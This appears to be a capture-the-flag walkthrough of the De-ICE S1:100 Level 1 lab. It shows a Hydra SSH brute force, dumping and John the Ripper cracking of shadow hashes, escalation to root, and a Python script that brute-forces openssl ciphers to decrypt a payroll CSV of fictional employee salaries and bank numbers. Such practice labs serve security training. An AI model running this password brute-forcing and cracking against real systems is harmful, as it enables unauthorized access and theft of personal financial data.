root@kali:~/De-ICE/100# hydra -l aadams -P rockyou.txt 192.168.1.100 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-03 12:15:41
[DATA] 16 tasks, 1 server, 14344399 login tries (l:l/p:14344399), ~896524 tries per task
[DATA] attacking service ssh on port 22
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[STATUS] 196.00 tries/min, 196 tries in 00:01h, 14344203 todo in 1219:45h, 10 active
[STATUS] 171.33 tries/min, 514 tries in 00:03h, 14343885 todo in 1395:20h, 10 active
[STATUS] 176.29 tries/min, 1234 tries in 00:07h, 14343165 todo in 1356:04h, 10 active
[STATUS] 178.27 tries/min, 2674 tries in 00:15h, 14341725 todo in 1340:51h, 10 active
[STATUS] 177.55 tries/min, 5504 tries in 00:31h, 14338895 todo in 1346:01h, 10 active
[STATUS] 178.38 tries/min, 8384 tries in 00:47h, 14336015 todo in 1339:27h, 10 active
[STATUS] 178.51 tries/min, 11246 tries in 01:03h, 14333153 todo in 1338:15h, 10 active
[STATUS] 178.71 tries/min, 14118 tries in 01:19h, 14330281 todo in 1336:28h, 10 active
[STATUS] 178.53 tries/min, 16960 tries in 01:35h, 14327439 todo in 1337:34h, 10 active
[STATUS] 178.74 tries/min, 19840 tries in 01:51h, 14324559 todo in 1335:43h, 10 active
[STATUS] 178.70 tries/min, 22695 tries in 02:07h, 14321704 todo in 1335:44h, 10 active
[STATUS] 178.81 tries/min, 25570 tries in 02:23h, 14318829 todo in 1334:38h, 10 active
[STATUS] 178.75 tries/min, 28421 tries in 02:39h, 14315978 todo in 1334:51h, 10 active
[STATUS] 178.83 tries/min, 31296 tries in 02:55h, 14313103 todo in 1333:56h, 10 active
[STATUS] 178.80 tries/min, 34150 tries in 03:11h, 14310249 todo in 1333:57h, 10 active
[22][ssh] host: 192.168.1.100 login: aadams password: nostradamus
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-03 15:28:27
```

- And I'm in!

```
root@kali:~/De-ICE/100# ssh aadams@192.168.1.100
aadams@192.168.1.100's password:
Linux 2.6.16.
aadams@slax:~$
```

- First, I obtained the shadow file – now its times to crack the passwords

```
root:$1$TOi0HE5n$j3obHaAlUdMbHQnJ4Y5Dq0:13553:0:0:0:
bin:!:9797:0:0:0:
daemon:!:9797:0:0:0:
adm:!:9797:0:0:0:
lp:!:9797:0:0:0:
sync:!:9797:0:0:0:
shutdown:!:9797:0:0:0:
halt:!:9797:0:0:0:
```



```
mail:*:9797:0:0:0:
news:*:9797:0:0:0:
uucp:*:9797:0:0:0:
operator:*:9797:0:0:0:
games:*:9797:0:0:0:
ftp:*:9797:0:0:0:
smmisp:*:9797:0:0:0:
mysql:*:9797:0:0:0:
rpc:*:9797:0:0:0:
sshd:*:9797:0:0:0:
gdm:*:9797:0:0:0:
pop:*:9797:0:0:0:
nobody:*:9797:0:0:0:
aadams:$1$6cP/ya8m$2CNF8mE.ONyQipxlwjp8P1:13550:0:99999:7::
bbanter:$1$h1312g8m$Cf9v9OoRN062STzYiWDTh1:13550:0:99999:7::
ccoffee:$1$nsHnABm3$OHraCR9ro.idCMtEiFPPA.:13550:0:99999:7::
```

- First the password and shadow file should be combined

```
root@kali:~/De-ICE/100# unshadow passwd shadow > unshadowed.txt
```

```
root:$1$TOi0HE5n$j3obHaAlUdMbHqNj4Y5Dq0:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP
ENCRYPTION:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/log:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/:
news:*:9:13:news:/usr/lib/news:
uucp:*:10:14:uucp:/var/spool/uucppublic:
operator:*:11:0:operator:/root:/bin/bash
games:*:12:100:games:/usr/games:
ftp:*:14:50::/home/ftp:
smmisp:*:25:25:smmisp:/var/spool/clientmqueue:
mysql:*:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:*:32:32:RPC portmap user:/bin/false
sshd:*:33:33:sshd:/:
gdm:*:42:42:GDM:/var/state/gdm:/bin/bash
pop:*:90:90:POP:/:
nobody:*:99:99:nobody:/:
aadams:$1$6cP/ya8m$2CNF8mE.ONyQipxlwjp8P1:1000:10:,,,:/home/aadams:/bin/bash
bbanter:$1$h1312g8m$Cf9v9OoRN062STzYiWDTh1:1001:100:,,,:/home/bbanter:/bin/bash
ccoffee:$1$nsHnABm3$OHraCR9ro.idCMtEiFPPA.:1002:100:,,,:/home/ccoffee:/bin/bash
```

- Next, john the ripper and the rockyou.txt dictionary file will perform a dictionary attack

- aadams – nostradamus
- root – tarot
- ccoffee – hierophant
- bbanter – bbanter

```

root@kali:~/De-ICE/100# john --wordlist=./rockyou.txt unshadowed.txt
Loaded 4 password hashes with 4 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
nostradamus      (aadams)
tarot             (root)
hierophant       (ccoffee)
guesses: 3  time: 0:00:02:56 26.12% (ETA: Tue Feb  3 17:17:43 2015)  c/s: 33667  trying: secretshop -
secrets40
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

```

- We switch users to root with su and we're now root

```

aadamslax:~$ su root
Password: *****
root@slax:/home/aadamslax#

```

- The last bit of investigating is the ftp folder, which root only had access to
- The folder contained a file called "salary_dec2003.csv.enc"

```

root@slax:/home/aadamslax# cd ../ftp/incoming/
root@slax:/home/ftp/incoming# ls -al
total 140
dr-xr-xr-x 2 root root      80 Jun 29  2007 .
drwx----- 3 root root      60 Jun 29  2007 ..
-r-xr-xr-x 1 root root 133056 Jun 29  2007 salary_dec2003.csv.enc

```

- When googling "enc extension" we discover it's a generic encoded file (hence why garbage is returned when attempting to see what is in the file)
- But what type?

- With many files knowing the first string can sometimes point us in the right direction for the file type
- When using the strings command we notice the first string in the binary is "Salted__n"
- A quick google search reveals that this is a openssl encryption type

```
root@slax:/home/ftp/incoming# strings salary_dec2003.csv.enc | head
Salted__n
Lw$A`
YN>7
#ki8
```

- We now know the file is encrypted, but with what algorithm?
- Reading the man pages for openssl we learn the option "list-cipher-commands" lists all the algorithms we can test
- Time to create another simple python script to automate this!
- With a little research on the openssl command syntax the script was easy

```
#!/usr/bin/python
import subprocess

def main():
    cipher = subprocess.check_output(["openssl", "list-cipher-commands"]).split()

    for line in cipher:
        command = "openssl enc -d -" + line + \
            " -in salary_dec2003.csv.enc -out salary_dec2003.csv -pass pass:tarot"

        try:
            if(subprocess.check_call(command, shell = True) == False):
                print "decrypted with " + line
                break
        except:
            pass

if __name__ == "__main__":
    main()
```

```
root@kali:~/De-ICE/100# vi opensslCrack.py
root@kali:~/De-ICE/100# ./opensslCrack.py
decrypted with aes-128-cbc
```

- And look what I just discovered!

```
,Employee information,,,,,,,,,,,,,
,Employee ID,Name,Salary,Tax Status,Federal Allowance (From W-4),State Tax (Percentage),Federal Income
Tax (Percentage based on Federal Allowance),Social Security Tax (Percentage),Medicare Tax (Percentage
),Total Taxes Withheld (Percentage),"Insurance
Deduction
(Dollars)","Other Regular
Deduction
(Dollars)","Total Regular Deductions (Excluding taxes, in dollars)","Direct Deposit Info
Routing Number","Direct Deposit Info
Account Number"
,1,Charles E. Ophenia,"$225,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$360.00,$500.00,$860.00,183200
299,1123245
,2,Marie Mary,"$56,000.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$100.00,$225.00,183200299,11922
91
,3,Pat Patrick,"$43,350.00",1,1,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,233443
2
```

```
,Employee information,,,,,,,,,,,,,
,Employee ID,Name,Salary,Tax Status,Federal Allowance (From W-4),State Tax (Percentage),Federal
Income Tax (Percentage based on Federal Allowance),Social Security Tax (Percentage),Medicare Tax
(Percentage),Total Taxes Withheld (Percentage),"Insurance
Deduction
(Dollars)","Other Regular
Deduction
(Dollars)","Total Regular Deductions (Excluding taxes, in dollars)","Direct Deposit Info
Routing Number","Direct Deposit Info
Account Number"
,1,Charles E.
Ophenia,"$225,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$360.00,$500.00,$860.00,183200299,11232
45
,2,Marie
Mary,"$56,000.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$100.00,$225.00,183200299,1192291
,3,Pat
Patrick,"$43,350.00",1,1,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,2334432
,4,Terry
Thompson,"$27,500.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$225.00,$350.00,183200299,12782
35
,5,Ben
Benedict,"$29,750.00",1,3,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$122.50,$247.50,183200299,23325
46
,6,Erin
Gennieg,"$105,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,1456567
,7,Paul
Michael,"$76,000.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$100.00,$225.00,183200299,144675
6
,8,Ester
Long,"$92,500.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,1776782
,9,Adam
Adams,"$76,250.00",1,5,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,2250900
,10,Chad
Coffee,"$55,000.00",1,1,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,1590264
```

...This concludes the De-ICE S1:100 – Level 1 challenge!